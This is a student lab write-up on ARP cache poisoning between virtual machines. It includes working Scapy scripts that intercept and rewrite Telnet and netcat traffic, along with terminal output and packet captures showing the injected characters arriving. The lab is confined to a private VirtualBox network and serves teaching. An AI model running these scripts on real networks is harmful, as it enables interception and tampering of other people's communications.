Frame 63: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_35:8c:06 (08:00:27:35:8c:06), Dst: RealtekU_12:35:00 (52:54:00:12:35:00
Address Resolution Protocol (request)
[Duplicate IP address detected for 10.0.2.5 (08:00:27:35:8c:06) - also in use by 08:00:27:30:99:a1
```


```
dhrubangshu@dhrubangshu-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags M
e
10.0.2.3                 ether   08:00:27:20:8a:71   C
s3
10.0.2.5                 ether   08:00:27:35:8c:06   C
s3
_gateway                 ether   52:54:00:12:35:00   C
s3
dhrubangshu@dhrubangshu-VirtualBox:~$
```

```
64 bytes from 10.0.2.4: icmp_seq=11 ttl=64 time=0.290 ms
64 bytes from 10.0.2.4: icmp_seq=12 ttl=64 time=0.552 ms
64 bytes from 10.0.2.4: icmp_seq=13 ttl=64 time=0.814 ms
64 bytes from 10.0.2.4: icmp_seq=14 ttl=64 time=0.533 ms
64 bytes from 10.0.2.4: icmp_seq=15 ttl=64 time=0.504 ms
64 bytes from 10.0.2.4: icmp_seq=16 ttl=64 time=0.568 ms
64 bytes from 10.0.2.4: icmp_seq=17 ttl=64 time=0.441 ms
64 bytes from 10.0.2.4: icmp_seq=18 ttl=64 time=0.516 ms
^Z
[1]+  Stopped                 ping 10.0.2.4
dhrubangshu@dhrubangshu-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.3                 ether   08:00:27:20:8a:71   C                     enp0
s3
10.0.2.4                 ether   08:00:27:df:a4:cf   C                     enp0
s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0
s3
dhrubangshu@dhrubangshu-VirtualBox:~$
```

The observation is that initially the MAC address of M was mapped to IP of B in A's ARP cache and similarly MAC address of M was mapped to A's IP in B's ARP cache. But after pinging from B to A we see that in A and B's ARP caches both the MAC addresses have been replaced with the original MAC addresses of A and B respectively.

Step 3 (Turn on IP forwarding):

We turn on IP forwarding and perform the attack again. We ping B from A and see that our ping is successful:



```
dhrubangshu@d
net.ipv4.ip_forward = 1
dhrubangshu@dhrubangshu-VirtualBox:~$ sudo python3 task5.py
###[ Ethernet ]###
  dst       = 08:00:27:df:a4:cf
  src       = 08:00:27:30:99:a1
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:30:99:a1
     psrc      = 10.0.2.5
     hwdst     = 08:00:27:df:a4:cf
     pdst      = 10.0.2.4
```

```
From 10.0.2.15 icmp_seq=3 Redirect Host(New nexthop: 5.2.0.
64 bytes from 10.0.2.5: icmp_seq=3 ttl=63 time=0.755 ms
From 10.0.2.15 icmp_seq=4 Redirect Host(New nexthop: 5.2.0.
64 bytes from 10.0.2.5: icmp_seq=4 ttl=63 time=0.743 ms
From 10.0.2.15 icmp_seq=5 Redirect Host(New nexthop: 5.2.0.
64 bytes from 10.0.2.5: icmp_seq=5 ttl=63 time=1.39 ms
From 10.0.2.15 icmp_seq=6 Redirect Host(New nexthop: 5.2.0.
64 bytes from 10.0.2.5: icmp_seq=6 ttl=63 time=1.41 ms
^Z
[1]+  Stopped                 ping 10.0.2.5
dhrubangshu@dhrubangshu-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags M
e
10.0.2.15                ether   08:00:27:30:99:a1   C
s3
10.0.2.3                 ether   08:00:27:20:8a:71   C
s3
10.0.2.5                         (incomplete)
s3
_gateway                 ether   52:54:00:12:35:00   C
s3
dhrubangshu@dhrubangshu-VirtualBox:~$
```

```
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.3                 ether   08:00:27:20:8a:71   C                     enp0
s3
10.0.2.4                 ether   08:00:27:30:99:a1   C                     enp0
s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0
s3
dhrubangshu@dhrubangshu-VirtualBox:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Ifac
e
10.0.2.15                ether   08:00:27:30:99:a1   C                     enp0
s3
10.0.2.3                 ether   08:00:27:20:8a:71   C                     enp0
s3
10.0.2.4                         (incomplete)                              enp0
s3
_gateway                 ether   52:54:00:12:35:00   C                     enp0
s3
dhrubangshu@dhrubangshu-VirtualBox:~$
```


Step 4 (Launch the MITM attack).

The following provides the code to launch an MITM attack after ARP Cache Poisoning on Telnet session:

```
from scapy.all import *
import re
VM_A_IP = '10.0.2.5'
VM_B_IP = '10.0.2.4'
VM_A_MAC = '08:00:27:35:8c:06'
VM_B_MAC = '08:00:27:df:a4:cf'
def spoof_pkt(pkt):
   if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
     newpkt = IP(pkt[IP])
     del(newpkt.chksum)
     del(newpkt[TCP].chksum)
     del(newpkt[TCP].payload)
     olddata = pkt[TCP].payload.load
     newdata = 'B'
     send(newpkt/newdata)
   elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
       send(pkt[IP]) # Forward the original packet
pkt = sniff(filter='tcp',prn=spoof_pkt)
```

We start by poisoning the ARP cache with the same code we used in Task 2.1. We'll turn on IP forwarding first so we can establish a Telnet connection from B to A. We disable IP forwarding after the connection is established so that we may alter the packet. We utilise the sniffing and spoofing technique to modify the contents of the packet, and the above is the code for it. We spoof a packet in the code, but only for packets


transmitted from B to A, by replacing an alphabetic letter in the original packet with B. We make no changes to packets from A to B (Telnet response), therefore the faked packets are unchanged.
The following shows the output on Machine B telnetting to Machine A:



```
No.  Time          Source             Destination        Protocol Length Info
  13 27.067833045  RealtekU_12:35:00  PcsCompu_35:8c:06  ARP      60 10.0.2.
  14 27.490919960  10.0.2.4           185.125.190.56     NTP      90 NTP Ver
  15 32.316324418  10.0.2.5           185.125.190.58     NTP      90 NTP Ver
  16 37.740305579  10.0.2.4           185.125.190.57     NTP      90 NTP Ver
  17 41.557316010  10.0.2.5           10.0.2.4           TELNET   67 Telnet
  18 41.557665063  10.0.2.4           10.0.2.5           TCP      66 23 → 55
  19 41.558200990  10.0.2.4           10.0.2.5           TELNET   67 Telnet

Frame 17: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface en
Ethernet II, Src: PcsCompu_35:8c:06 (08:00:27:35:8c:06), Dst: PcsCompu_df:a4:cf (08
Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.4
Transmission Control Protocol, Src Port: 55010, Dst Port: 23, Seq: 1, Ack: 1, Len:
Telnet

0000  08 00 27 df a4 cf 08 00  27 35 8c 06 08 00 45 10   ··'·····'5····E·
0010  00 35 86 31 40 00 40 06  9c 79 0a 00 02 05 0a 00   ·5·1@·@··y······
0020  02 04 d6 e2 00 17 b9 9d  fa 78 fa 93 32 18 80 18   ·········x··2···
0030  01 f5 d5 20 00 00 01 01  08 0a 8c 6b 1d 66 3d 48   ···········k·f=H
0040  a2 bf 46                                           ··F

enp0s3: <live capture in progress>        Packets: 1600 · Displayed: 1600 (100.0%)
```

```
dhrubangshu@dhrubangshu-VirtualBox:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 20.04.4 LTS
dhrubangshu-VirtualBox login: dhrubangshu
Password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.13.0-44-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

172 updates can be applied immediately.
120 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Fri Jun 10 11:52:59 IST 2022 from 10.0.2.5 on pts/1
dhrubangshu@dhrubangshu-VirtualBox:~$ F
```

```
dhrubangshu@dhrubangshu-VirtualBox:~$
```



```
No.  Time          Source             Destination        Protocol Length Info
  19 41.558200990  10.0.2.4           10.0.2.5           TELNET   67 Telnet
  20 41.558452707  10.0.2.5           10.0.2.4           TCP      66 55010 →
  21 41.859972338  PcsCompu_30:99:a1  Broadcast          ARP      42 Who has
  22 41.860261529  PcsCompu_df:a4:cf  PcsCompu_30:99:a1  ARP      60 10.0.2.
  23 41.876626600  10.0.2.5           10.0.2.4           TCP      67 [TCP Ke
  24 41.877067765  10.0.2.4           10.0.2.5           TCP      78 [TCP Ke
  25 41.920673468  PcsCompu_30:99:a1  Broadcast          ARP      42 Who has

    [Next sequence number: 2    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    Acknowledgment number (raw): 4203950616
    1000 .... = Header Length: 32 bytes (8)
  Flags: 0x018 (PSH, ACK)
    Window size value: 501
    [Calculated window size: 501]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0xd920 [unverified]

0000  08 00 27 df a4 cf 08 00  27 30 99 a1 08 00 45 10   ··'·····'0····E·
0010  00 35 86 31 40 00 40 06  9c 79 0a 00 02 05 0a 00   ·5·1@·@··y······
0020  02 04 d6 e2 00 17 b9 9d  fa 78 fa 93 32 18 80 18   ·········x··2···
0030  01 f5 d9 20 00 00 01 01  08 0a 8c 6b 1d 66 3d 48   ···········k·f=H
0040  a2 bf 42                                           ··B
```


```
dhrubangshu@dhrubangshu-VirtualBox:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 20.04.4 LTS
dhrubangshu-VirtualBox login: dhrubangshu
Password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.13.0-44-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

172 updates can be applied immediately.
120 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Fri Jun 10 11:52:59 IST 2022 from 10.0.2.5 on pts/1
dhrubangshu@dhrubangshu-VirtualBox:~$ F
```

```
dhrubangshu@dhrubangshu-VirtualBox:~$
```

On typing alphabetic character ‘F’ on B, it is replaced by ‘B’.


Task 3: MITM Attack on Netcat using ARP Cache Poisoning

The sequence of commands performed in this Task are similar to that of Task 2.4 with the only difference of communicating with netcat instead of telnet. The following screenshot consists of the code for performing MITM Attack on Netcat communication:



```
from scapy.all import *
import re

# VM A == Client
# VM B == Server
VM_A_IP = '10.0.2.5'
VM_B_IP = '10.0.2.4'
VM_A_MAC = '08:00:27:35:8c:06'
VM_B_MAC = '08:00:27:df:a4:cf'
def replaceSequence(data):
 data = data.decode()
 firstword = data.split()[0]
 newdata = re.sub(firstword, 'A'*len(firstword), data, 1)
 newdata = newdata.encode()
 return newdata
def spoof_pkt(pkt):
 if pkt[IP].src == VM_A_IP and pkt[IP].dst == VM_B_IP and pkt[TCP].payload:
  newpkt = IP(pkt[IP])
  del(newpkt.chksum)
  del(newpkt[TCP].chksum)
  del(newpkt[TCP].payload)
  olddata = pkt[TCP].payload.load # Get the original payload data
  newdata = replaceSequence(olddata)
  send(newpkt/newdata)
 elif pkt[IP].src == VM_B_IP and pkt[IP].dst == VM_A_IP:
  send(pkt[IP]) # Forward the original packet
pkt = sniff(filter='tcp',prn=spoof_pkt)
```

The above code sniffs for TCP traffic and replaces the first word typed in machine B with equal number of A’s in machine A. This packet is then forwarded to the desired destination.
The following is the output on Terminal of Machine A and B, respectively:



```
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

```
dhrubangshu@dhrubangshu-VirtualBox:~$ nc 10.0.2.4 9090
Dhrubangshu Prabal
Dhrubangshu Prabal
```

```
dhrubangshu@dhrubangshu-VirtualBox:~$ nc -l 9090
Dhrubangshu Prabal
AAAAAAAAAAA Prabal
```

Here, we see that the ARP cache is poisoned with M's MAC address in B's and A's IP, respectively. B acts as the server and A as the client. The first line is sent with IP forwarding on, indicating that the packet is not manipulated and sent as it is. After turning IP forwarding on and running the program, we again send a similar string and see that the string Dhrubangshu at the client is replaced by AAAAAAAA on the server. This indicates that we have achieved the MITM Attack on Netcat using ARP Cache Poisoning.